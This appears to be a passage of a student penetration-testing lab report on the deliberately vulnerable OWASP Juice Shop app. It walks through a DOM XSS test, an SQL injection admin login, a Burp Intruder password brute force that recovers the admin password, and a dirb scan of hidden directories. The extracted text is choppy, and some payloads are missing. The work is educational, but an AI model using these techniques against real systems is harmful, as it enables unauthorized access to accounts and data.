

by the port number 3000 .


Vulnerabilities

DOM XSS

DOM XSS stands for Document Object Model-based Cross-site Scripting. A DOM-based XSS attack is possible if the web application writes data to the Document Object Model without proper sanitization. The attacker can manipulate this data to include XSS content on the web page, for example, malicious JavaScript code.


By typing XSS payload in the search bar and pressing enter , the vulnerability could be found.

The payload, , attempts to execute JavaScript by using the onerror attribute of an image element. When the image fails to load (src=x), it triggers the



onerror event, which executes the alert(1) JavaScript code.




The alert dialog box pops up it shows that javascript code executed and the site is vulnerable to XSS attack.



Login as Admin using SQL Injection

SQL injection, or SQLi, is a code injection technique that allows an attacker to manipulate data in a SQL database. Allow attackers to spoof identity, tamper with existing data, cause repudiation issues, etc.

Enter SQL injection payload in both the email and password and press enter to Login as




Admin.


Login as Admin without SQL injection (Using Brute-forcing Attack)

Brute Force Attack: If the login system lacks rate-limiting or CAPTCHA verification, attackers can repeatedly send login attempts, trying different combinations of usernames and passwords. A strong dictionary of common passwords, paired with a known admin username or email, can be used to automate attempts to gain access. Leads to unauthorised access.


1. Enter the email address of admin, random password and attempt to login capture the login request in burpsuite.

A screenshot of the Burp Suite Community Edition interface. The main window displays a list of captured network requests. One specific request is highlighted: a POST request to '/rest/user/login' with the following details:
Request
Pretty Raw Hex
1 POST /rest/user/login HTTP/1.1
2 Host: 192.168.253.207:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, br
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 30
9 Origin: http://192.168.253.207:3000
10 Connection: keep-alive
11 Referer: http://192.168.253.207:3000/
12 Cookie: language=en; continueCode=KQbVVB4Bxjg02xgy0WvB45vGnH7daL8e1pzYlPQKJMZG037neRqynX
13
14 {
 "email": "admin@juice-shop.op",
 "password": "password"
}
Response
Pretty Raw Hex Render
1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-XSS-Protection: 1; mode=block
5 Feature-Policy: payment self'
6 X-Recruiting: #/jobs
7 Content-Type: text/html; charset=utf-8
8 Content-Length: 159
9 ETag: W/"13-APV1kV4czzAF900ve2mD5G+9Eus"
10 Vary: Accept-Encoding
11 Date: Thu, 09 Oct 2024 17:22:36 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 Invalid email or password.
The Burp Suite interface includes tabs for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, and Settings. The Proxy tab is currently selected. The bottom right corner shows the Inspector tool is open.



2. Send Request to burp intruder.



3. Add the payload injecting position to only the password value in the captured request as shown below.



4. Download a common password word list from google. Click the payload tab and load it in the “payload option” section from your system and click on “start attack” button.



5. The progress of the attack starts. To know the correct password you need to find the 200 success status code from the list of requests that are being sent .

6. Click the status column header to arrange the status column in ascending or descending order to identify the status code 200 quickly.

7. As shown below a request successfully returned 200 for the payload “admin123” which means it successfully logged in as the administrator and “admin123” is the password of the admin you can use it to log in regularly.

The screenshot shows the OWASP ZAP interface during an intruder attack. The title bar says "2. Intruder attack of http://192.168.253.207:3000". The main window displays a table of attack results with columns: Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. A single row is selected, showing Request 117 with Payload "admin123" and Status code 200. Below the table, the "Request" tab is selected, showing the raw POST request details. The request body contains the JSON payload: {"email": "admin@juice-sh.op", "password": "admin123"}.

The screenshot shows a web-based login form titled "Login". It has two input fields: "Email *" containing "admin@juice-sh.op" and "Password *" containing "admin123". Below the form is a link "Forgot your password?". At the bottom are buttons for "Log in" and "Remember me". At the very bottom of the page is a link "Not yet a customer?".

8. Logged in Sucessfully.

The screenshot shows a Kali Linux desktop environment running Oracle VirtualBox. A Firefox browser window is open to the OWASP Juice Shop website at 192.168.253.207:3000. The user is logged in as `admin@juice-shop.op`. The main page displays a grid of products:

- Apple Juice (1000ml) - Price: 1.99€, Add to Basket button
- Apple Pomace - Price: 0.89€, Add to Basket button
- Banana Juice (1000ml) - Price: 1.99€, Add to Basket button
- Carrot Juice (1000ml) - Price: 2.99€, Add to Basket button
- Eggfruit Juice (500ml) - Price: 8.99€, Add to Basket button
- Fruit Press - Price: 89.99€, Add to Basket button

A sidebar on the right shows a cartoon character and links for Account, Orders & Payment, Privacy & Security, and Logout. A cookie consent banner at the bottom right states: "This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!" with a "Me want it!" button. The system tray at the bottom shows various icons and the date/time: 04-10-2024, 10:19.

Security Misconfiguration vulnerability

Where sensitive files and directories are left exposed on a server due to improper configurations. This could happen in cases like forgotten FTP directories, misconfigured permissions, or even files that were supposed to be deleted but remain publicly accessible.


Here, used dirb tool. DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the responses.

1.“/usr/share/wordlists/dirb/common.txt” is the wordlist that dirb uses to find common directory names. It contains a list of commonly used directories and filenames.

Used command : dirb http://192.168.253.207:3000 /usr/share/wordlists/dirb/common.txt

To find the Hidden directory.

2. When the scan completes analyse the results to see if anything would be a point of interest which leads to sensitive data exposure.



```
(tejas㉿kali)-[~]
$ sudo su
[sudo] password for tejas:
(root㉿kali)-[/home/tejas]
# dirb http://192.168.253.207:3000 /usr/share/wordlists/dirb/common.txt

DIRB v2.22
By The Dark Raver

START_TIME: Fri Oct 4 10:47:39 2024
URL_BASE: http://192.168.253.207:3000/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

GENERATED WORDS: 4612


Scanning URL: http://192.168.253.207:3000/
+ http://192.168.253.207:3000/assets (CODE:301|SIZE:179)
+ http://192.168.253.207:3000/ftp (CODE:200|SIZE:11071)
+ http://192.168.253.207:3000/profile (CODE:500|SIZE:1277)
+ http://192.168.253.207:3000/promotion (CODE:200|SIZE:6586)
+ http://192.168.253.207:3000/redirect (CODE:500|SIZE:3405)
+ http://192.168.253.207:3000/robots.txt (CODE:200|SIZE:28)

